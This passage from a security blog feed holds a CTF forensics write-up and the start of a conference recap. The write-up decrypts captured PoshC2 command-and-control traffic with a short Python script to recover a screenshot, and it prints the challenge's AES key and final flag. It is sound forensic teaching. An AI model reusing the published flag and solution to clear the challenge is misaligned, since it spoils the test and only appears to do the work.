
<p>A quick online search revealed that this was most likely a dropper for <a href="https://github.com/nettitude/PoshC2">PoshC2</a>, a popular open-source command and control framework.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/search.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/search.png" /></a>
</figure>


<p>I verified this by comparing the strings that Ghidra located to the <a href="https://github.com/infosecn1nja/PoshC2_Python/blob/master/Files/dropper.cs">source code</a> for this dropper.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/strings.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/strings.png" /></a>
</figure>

<p>This <a href="https://blogs.keysight.com/blogs/tech/nwvs.entry.html/2021/08/28/posh_c2_-_commandandcontrol-xVbY.html">blog post</a> from Keysight goes into detail about how PoshC2 works, and this was the basis for me solving this challenge.</p>


<p>For the next stage (stage 1 in the blog post), there is a request with a session ID that is both Base64 encoded and AES encrypted.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/stage1.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/stage1.png" /></a>
</figure>

<p>Fortunately for us, the binary contains the Base64 encoded AES private key.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/base64.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/base64.png" /></a>
</figure>



<p>I wrote a Python script based off the ruby script that the author of the blog post used to decrypt the payload.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/decrypt.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/decrypt.png" /></a>
</figure>

<p>In this decrypted payload, I can barely makeout the new AES key that is used to encrypt the future communications, as well as random URIs that are used for beaconing and task execution.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/newkey.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/newkey.png" /></a>
</figure>


<p>For task execution, the contents of the GET request are encoded and encrypted as well. The task responses are POST requests that are back to the C2 server in a complex form. The output is first compressed using Gzip, then encrypted with AES, and then is appended to a 1500 byte PNG image before being sent back to the C2 server. So I started looking for POST requests.</p>

<p>When I looked at the HTTP objects, I noticed one that was much larger than the others. This object corresponded to a request that began at packet 7242. Given its large size, I decided to investigate it first.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/largepost.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/largepost.png" /></a>
</figure>

<p>I wrote a script to decrypt and decode the data from the task’s output.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">from</span> <span class="nn">Crypto.Cipher</span> <span class="kn">import</span> <span class="n">AES</span>
<span class="kn">from</span> <span class="nn">Crypto.Util.Padding</span> <span class="kn">import</span> <span class="n">pad</span>
<span class="kn">import</span> <span class="nn">base64</span>
<span class="kn">import</span> <span class="nn">gzip</span>

<span class="k">def</span> <span class="nf">get_file</span><span class="p">():</span>
    <span class="n">private_key</span> <span class="o">=</span> <span class="n">base64</span><span class="p">.</span><span class="n">b64decode</span><span class="p">(</span><span class="s">'nUbFDDJadpsuGML4Jxsq58nILvjoNu76u4FIHVGIKSQ='</span><span class="p">)</span>
    <span class="n">enc</span><span class="o">=</span><span class="nb">bytes</span><span class="p">.</span><span class="n">fromhex</span><span class="p">(</span><span class="n">data</span><span class="p">)[</span><span class="mi">1500</span><span class="p">:]</span>
    <span class="n">iv</span> <span class="o">=</span> <span class="n">enc</span><span class="p">[</span><span class="mi">0</span><span class="p">:</span><span class="mi">16</span><span class="p">]</span>
    <span class="n">enc</span><span class="o">=</span><span class="n">enc</span><span class="p">[</span><span class="mi">16</span><span class="p">:]</span>
    <span class="n">obj</span> <span class="o">=</span> <span class="n">AES</span><span class="p">.</span><span class="n">new</span><span class="p">(</span><span class="n">private_key</span><span class="p">,</span> <span class="n">AES</span><span class="p">.</span><span class="n">MODE_CBC</span><span class="p">,</span> <span class="n">iv</span><span class="p">)</span>
    <span class="n">dec</span> <span class="o">=</span> <span class="n">obj</span><span class="p">.</span><span class="n">decrypt</span><span class="p">(</span><span class="n">enc</span><span class="p">)</span>
    <span class="k">return</span> <span class="n">gzip</span><span class="p">.</span><span class="n">decompress</span><span class="p">(</span><span class="n">dec</span><span class="p">).</span><span class="n">decode</span><span class="p">()</span>

<span class="n">f</span> <span class="o">=</span> <span class="nb">open</span><span class="p">(</span><span class="s">"pkt7242-hex"</span><span class="p">,</span> <span class="s">"r"</span><span class="p">)</span>
<span class="n">data</span> <span class="o">=</span> <span class="n">f</span><span class="p">.</span><span class="n">read</span><span class="p">()</span>

<span class="n">g</span> <span class="o">=</span> <span class="nb">open</span><span class="p">(</span><span class="s">"test"</span><span class="p">,</span><span class="s">"wb"</span><span class="p">)</span>
<span class="n">out_file</span> <span class="o">=</span> <span class="n">get_file</span><span class="p">()</span>
<span class="n">g</span><span class="p">.</span><span class="n">write</span><span class="p">(</span><span class="n">base64</span><span class="p">.</span><span class="n">b64decode</span><span class="p">(</span><span class="n">out_file</span><span class="p">))</span>
</code></pre></div></div>


<p>I took the input from that large post request, converted it to hex, and fed it into the script. I added the second base64 decode statement after I discovered that the output was also base64 encoded.</p>

<p>The output of the file turned out to be a PNG image file!</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/image.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/image.png" /></a>
</figure>



<p>Opening the image in ristretto, I see the flag in a sticky note in the top right corner of the screen.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/flag.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/flag.png" /></a>
</figure>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/cropped_flag.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/cropped_flag.png" /></a>
</figure>

<p>Flag: <code class="language-plaintext highlighter-rouge">HTB{h0w_c4N_y0U_s3e_p05H_c0mM4nd?}</code></p>]]></content><author><name>Tanner Johnston</name></author><category term="CTF Writeups" /><category term="HackTheBox" /><category term="HTB-Cyber-Apocalypse-2023" /><category term="CTF" /><category term="writeup" /><summary type="html"><![CDATA[]]></summary></entry><entry><title type="html">BSides Fort Wayne 2022 Recap and CTF Writeup</title><link href="/ctf%20writeups/2022/07/13/BSides-FW.html" rel="alternate" type="text/html" title="BSides Fort Wayne 2022 Recap and CTF Writeup" /><published>2022-07-13T01:15:00+00:00</published><updated>2022-07-13T01:15:00+00:00</updated><id>/ctf%20writeups/2022/07/13/BSides-FW</id><content type="html" xml:base="/ctf%20writeups/2022/07/13/BSides-FW.html"><![CDATA[<p>Well, I suppose it’s better late than never, right? I meant to post this shortly after the conference but life has a habit of getting in the way sometimes! Back on May 21, I attended the inaugural BSides Fort Wayne information security conference. It was my first conference since Ohio Linuxfest 2018 and I had a great time! Sweetwater is an outstanding venue, and that’s not even mentioning their music and audio showroom, whose scale is astounding. I didn’t get to see all of the talks that I wanted to though, as the lockpicking village and CTF proved to be too much fun.</p>


<p>Of course I didn’t go alone, as I was joined by Trine Cybersecurity students and alumni. I think our program was represented quite well!</p>

<figure>
    <a href="/assets/img/ctf-writeups/bsidesfw2022/trine.png"><img src="/assets/img/ctf-writeups/bsidesfw2022/trine.png" /></a>
    <figcaption>Left to right: Eric Gaby, Jalan Albea, Thad Turner, Bryan Sears, Cameron Luzadder, Tanner Johnston.</figcaption>
</figure>

<h1 id="ctf">CTF</h1>


<p>As for the CTF, I finished in 2nd place with 700 points, taking home a £100 HackTheBox gift card. It had a fun set of challenges that were designed with beginners and intermediates in mind.</p>

<figure>
    <a href="/assets/img/ctf-writeups/bsidesfw2022/ctfscoreboard.jpg"><img src="/assets/img/ctf-writeups/bsidesfw2022/ctfscoreboard.jpg" /></a>
    <figcaption>BSides FW CTF Scoreboard</figcaption>
</figure>

